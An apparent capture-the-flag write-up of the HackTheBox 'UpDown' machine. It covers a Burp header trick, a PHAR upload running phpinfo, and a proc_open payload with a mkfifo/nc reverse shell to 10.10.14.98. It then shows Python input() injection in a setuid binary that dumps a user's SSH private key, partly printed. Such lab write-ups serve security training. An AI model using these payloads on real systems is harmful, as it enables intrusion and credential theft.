
Add Header for SiteIsUp.HTB

Rule Actions

The actions below will be performed in sequence when this rule is applied to a request.

Enabled	Description
☑	Set the header: Special-Dev: only4dev

Next, we need to apply the rule to scope and check Proxy option as shown below.



Session Handling Rules

You can define session handling rules to make Burp perform specific act ... cookies, logging in to th request is issued, Burp applies in sequence each of the rules that are in-s

Enabled	
☑	Use cookies from Bu
☑	Add Header for Sitel

To monitor or troubleshoot the behavior of your session handling rules,

Cookie Jar

Burp maintains a cookie jar that stores all of the cookies issued by visite ... gs below to control how traffic from particular tools.

Monitor the following tools' traffic to update the cookie jar:

☑ Proxy ☐ Scanner ☐ Repeater
☐ Intruder ☐ Sequencer ☐ Extender

Macros

A macro is a sequence of one or more requests. You can use macros wit

Session handling rule editor

Details | Scope

Tools Scope

Select the tools that this rule will be applied to.

☑ Target ☑ Scanner ☑ Repeater
☑ Intruder ☑ Sequencer ☐ Extender
☑ Proxy (use with caution)

URL Scope

Use the configuration below to control which URLs this rule applies to.

○ Include all URLs
○ Use suite scope [defined in Target tab]
● Use custom scope

☐ Use advanced scope control


Include in scope

Enabled	Prefix
☑	http://dev.siteisup.htb

Exclude from scope

1.4.2 Main Page

Try access to dev subdomain page with Proxy on, which will automatically apply the Header we configured on Burp. Discover that this site is deployed based on the script we found. Next, we discover the file-upload feature.



This is only for developers

Admin Panel

Welcome,

Is My Website UP ?

In this version you are able to scan a list of websites !

List of websites to check:


siteisup.htb (beta)

changelog.txt

2.0 INITIAL FOOTHOLD

2.1 Payload


Since we found the file upload feature, we can first prepare the payload to read the information of server as shown below. Please note that above part of this payload contains a bunch of URLs.



```
https://www.example.com/
http://example.com/
https://example.edu/act/badge?basketball=airport
http://www.example.com/
http://bedroom.example.net/
http://bikes.example.com/balance/bird?argument=boundary
http://www.example.com/
https://www.example.com/
http://example.com/
https://example.edu/act/badge?basketball=airport
http://www.example.com/
http://bedroom.example.net/
http://bikes.example.com/balance/bird?argument=boundary
http://www.example.com/
<?php
phpinfo();
?>
```

2.2 File Upload

Next upload the file into server.



dev.siteisup.htb

Welcome,

Is My Website UP ?

In this version you are able to scan a list of websites !


List of websites to check:

Browse... test.phar Check

siteisup.htb (beta)

changelog.txt


Access to the '/uploads' directory and click on the PHAR we uploaded. We can see that we have triggered the PHPINFO page. By referring to this reference, we saw that there are many function been disabled, however we found that ‘proc_open’ method is no on the list. So, we could use this function to get RCE.


dev.siteisup.htb/uploads/2edab291f7bd778c32b5b605f824589e/test.phar
150%

Directive	Local Value	Master Value
auto_prepend_file	no value	no value
browscap	no value	no value
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	no value	no value
disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,passthru,link,symlink,syslog,ld,mail,stream_socket_sendto,dl,stream_socket_client,fsockopen	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,pcntl_unshare,error_log,system,exec,shell_exec,popen,passthru,link,symlink,syslog,ld,mail,stream_socket_sendto,dl,stream_socket_client,fsockopen

2.3 Edit Payload


By referring to this proc_open exploit we can edit the payload to include reverse shell.



```
http://www.example.net/
http://bridge.example.com/bag?aftermath=box&arch=attack
https://back.example.com/babies.aspx#beds
http://brake.example.com/
http://example.com/alarm.html?bells=appliance
https://www.example.com/boot.html
<?php
$descriptorspec = array(
    0 => array("pipe", "r"),
    1 => array("pipe", "w"),
    2 => array("file", "/tmp/error-output.txt", "a")
);
$process = proc_open("sh", $descriptorspec, $pipes);
if (is_resource($process)) {
    fwrite($pipes[0], "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.98 5555 >/tmp/f");
    fclose($pipes[0]);
    while (!feof($pipes[1])) {
    echo fgets($pipes[1], 1024);
    }
    fclose($pipes[1]);
    $return_value = proc_close($process);
    echo "$return_value\n";
}
?>
```

2.4 Shell Upload

Upload the reverse shell PHAR file.



dev.siteisup.htb

Welcome,

Is My Website UP ?

In this version you are able to scan a list of websites !

List of websites to check:

Browse... sd.phar


Check

siteisup.htb (beta)

changelog.txt

2.5 Foothold shell


Access to the '/uploads' directory and found the md5 directory and next click on the uploaded PHAR file to trigger RCE. The shell gained.



```
┌──(sodanew㉿kali)-[~/…/HTB/Machine/Linux/UpDown]
└─$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.177.
Ncat: Connection from 10.10.11.177:41834.
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c "import pty; pty.spawn('bash');"
www-data@updown:/var/www/dev/uploads/dbbb257ea87d3582d308b8884400e96d$

www-data@updown:/var/www/dev/uploads/dbbb257ea87d3582d308b8884400e96d$ ^Z
zsh: suspended  nc -lvnp 5555

┌──(sodanew㉿kali)-[~/…/HTB/Machine/Linux/UpDown]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 5555
```

2.6 Console users


Check on console available users and found developer user.



```
www-data@updown:/var$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
developer:x:1002:1002::/home/developer:/bin/bash
```


2.7 File’s www-data

Check files belong to 'www-data'. Discover interesting directories and files.



```
www-data@updown:/home/developer$ find / -group www-data 2> /dev/null | grep -v '/var\|/tmp\|/proc'
/home/developer/dev
/home/developer/dev/siteisup_test.py
/home/developer/dev/siteisup
```


Access to '/dev/' directory. Discover that both files, which include an ELF file and a python script. We can also see that the ELF file is setuid.



```
www-data@updown:/home/developer/dev$ ls -la
total 32
drwxr-x--- 2 developer www-data   4096 Jun 22 15:45 .
drwxr-xr-x 6 developer developer  4096 Aug 30 11:24 ..
-rwsr-x--- 1 developer www-data  16928 Jun 22 15:45 siteisup
-rwxr-x--- 1 developer www-data    154 Jun 22 15:45 siteisup_test.py
www-data@updown:/home/developer/dev$ file siteisup | tr ',' '\n'
siteisup: setuid ELF 64-bit LSB shared object
 x86-64
 version 1 (SYSV)
 dynamically linked
 interpreter /lib64/ld-linux-x86-64.so.2
 BuildID[sha1]=b5bbc1de286529f5291b48db8202eefbafc92c1f
 for GNU/Linux 3.2.0
 not stripped
www-data@updown:/home/developer/dev$ file siteisup_test.py
siteisup_test.py: ASCII text
```

2.8 Python script

By reading on the python script, we can see the script will take user input and request access to the URL. The input () method was a vulnerability.




```
www-data@updown:/home/developer/dev$ strings siteisup_test.py
import requests
url = input("Enter URL here:")
page = requests.get(url)
if page.status_code == 200:
        print "Website is up"
else:
        print "Website is down"
```

3.0 PRIVILEGE ESCALATION

3.1 Python Input Vulnerability


Based on this reference, we can bypass it by injecting below lines. We get the SSH key of developer user.



```
www-data@updown:/home/developer/dev$ ./siteisup
Welcome to 'siteisup.htb' application

Enter URL here:__import__('os').system('cat /home/developer/.ssh/id_rsa')
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAmvB40TWM8eu0n6FOzixTA1pQ39SpwYyrYCjKrDtp8g5E05EEcJw/
S1qi9PFoNvzkt7Uy3++6xDd95ugAdtuRL7qzA03xSNkqnt2HgjKAPOr6ctIvMDph8JeBF2
```

3.2 Sudo permission


Next, SSH login to the application with the SSH key and check for SUDO permission is allowing us to execute easy_install.



```
developer@updown:~$ sudo -l
Matching Defaults entries for developer on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User developer may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/local/bin/easy_install
```

